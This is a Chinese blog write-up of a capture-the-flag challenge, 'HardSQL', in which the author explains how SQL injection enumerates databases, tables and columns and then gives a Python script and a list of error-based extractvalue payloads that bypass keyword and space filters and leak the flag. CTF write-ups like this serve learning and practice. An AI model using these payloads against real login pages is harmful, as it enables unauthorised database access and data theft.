[极客大挑战 2019]HardSQL

原创

Wuuconix 于 2021-04-02 21:20:35 发布 56 收藏
文章标签： sql web 安全漏洞 flag
Wuuconix wanna a girlfriend!
本文链接：https://blog.csdn.net/Cypher_X/article/details/115407977

[极客大挑战 2019]HardSQL

这道题如同题目所说，真的是很难了，花了很长时间做出来了之后，对之前的sql注入的知识更加熟练了，也学习到了新的知识，新知与旧知混合在一起，最终成功得到flag的时候，我竟然有了一种sql注入入门的错觉。不过确实，在这道题之后我觉得我对sql注入的题目大体的思路已经形成了。

那就趁我刚刚做完，我就来聊一下我认为的sql注入题目的思路吧！

这道题可能很难，给你过滤了各种函数，各种关键字，可能还没有回显。但是我们的目的永远是一致的。找到flag藏在哪里。

要知道flag藏在哪里，我们就必须知道一些关键信息。`数据库名` `数据表名` `字段名` 知道了这三个关键信息，这个数据库系统已经被我们掌握了，无论flag藏在哪里，我们都可以找出来。

那么要怎么获得这些呢？有一个基本方法。

对于database()这个函数，实际上使用下来，它的作用就是返回当前use的数据库。

```
select database(); //用来查询数据库名,比如为geek
```

现在我们已经获得数据库名了，紧接着来获得数据表名。

```
select group_concat(table_name) from information_schema.tables where table_schema='geek'; //注意这里是单引号
或者
select group_concat(table_name) from information_schema.tables where table_schema=database();
//比如返回的数据表名为H4rDsq1
```

不解释，实际上测试下来，mysql里貌似会把 `where` 语句里不带引号的值和反引号的值都视作是字段，所以当写table_shcema=某个数据库时，你可以直接使用database()代表当前数据库的名字，也可以把你已经爆破出来的数据库名 `geek` 加上引号。如果直接写geek或者加上反引号，都会产生一下类似错误。

```
mysql> select group_concat(table_name) from information_schema.tables where table_schema=test;
ERROR 1054 (42S22): Unknown column 'test' in 'where clause'
mysql> select group_concat(table_name) from information_schema.tables where table_schema=`test`;
ERROR 1054 (42S22): Unknown column 'test' in 'where clause'
```

我们现在已经知道数据表名了，我们需要知道字段名。

```
select group_concat(column_name) from information_schema.columns where table_name= 'H4rDsq1'; //单引号
//假设返回的字段有id,username,password
```

值得注意的是，和之前所说的原因一样，我们在这里只能加上单引号，而不能不加 或者 用反引号。

```
mysql> select group_concat(column_name) from information_schema.columns where table_name=user;
ERROR 1054 (42S22): Unknown column 'user' in 'where clause'
mysql> select group_concat(column_name) from information_schema.columns where table_name=`user`;
ERROR 1054 (42S22): Unknown column 'user' in 'where clause'
mysql>
```


现在我们已经完事具备，只欠东风了！直接在对应数据表中搜索你想搜索的字段即可！这里没有`where`语句了，我还是顺着之前的思维，给数据表名加上了单引号，结果报错了...

```
mysql> select username from 'user';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''user'' at line 1
```

玛德绝了，这让我怎么记忆。。不管了，以后遇到引号问题报错，就都试试吧2333

好了，这就是所有的sql注入题主要的思路了。我们现在来看看这道题。

它过滤重要的关键字union，所以我们需要用爆破注入。



爆破注入的姿势主要有两个，分别是`xpath语法错误`和`concat+rand()+group_by()导致主键重复`这道题我只使用了`xpath语法错误`，就先来看看怎么用吧！可以分为两个函数，分别是`extracvalue`和`updatexml`两个函数，使用方法类似。

> id=‘and(select extractvalue(“anything”,concat(’~’,(select语句))))
> id=‘and(select updatexml(“anything”,concat(’~’,(select语句))),“anything”))

然后就直接放payload吧，写累了233，这道题还过滤了空格，所以要善于用括号来进行分割！

```python
import requests
url="http://fecc4b22-6007-4a9d-96a5-e8c64bfde4ac.node3.buuoj.cn/check.php?username=admin'or(extractvalue(1,c
oncat(0x7e,(select(right(password,20))from(geek.H4rDsq1)))))%23&password=123"
print(requests.get(url).text)

# admin'or(extractvalue(1,concat(0x7e,(select(database()))))) //获得数据库名
# admin'or(extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(
```

```
table_schema)like(database())))))%23  //获得数据表名
# admin'or(extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)wher
e(table_name)like('H4rDsq1')))))%23   //获得字段名
# admin'or(extractvalue(1,concat(0x7e,(select(password)from(geek.H4rDsq1)))))%23  //查询flag，只显示出一部分
# admin'or(extractvalue(1,concat(0x7e,(select(right(password,20))from(geek.H4rDsq1)))))%23    //查询flag右边2
0个字符
```

这里还要解释一下，我们直接select(password)from(geek.H4rDsq1))是能出来flag，但是不完整，这是由于 extractvalue()能查询字符串的最大长度为32。所以我们只获得了一部分的flag

```
:40px;'>Error!<br/></h1>

ize:15px;'>XPATH syntax error: '~flag{961c0b98-c768-400a-8a09-b9'</p>
```

所以我们如何获得后半部分呢？我们可以利用right函数来获得password字段的右边20个字符 `select(right(password,20))`

```
px;'>XPATH syntax error: '~a-8a09-b97a12b622b6}'</p>
```

最后用我们的钛合金眼睛手动拼接一下就得到最后的flag啦！

参考链接

sql注入之报错注入_silence1_的博客-CSDN博客_报错注入 //这位大佬写的太好了，orz
极客大挑战 2019]HardSQL_satasun的博客-CSDN博客
极客大挑战 2019]HardSQL - 王叹之 - 博客园 (cnblogs.com)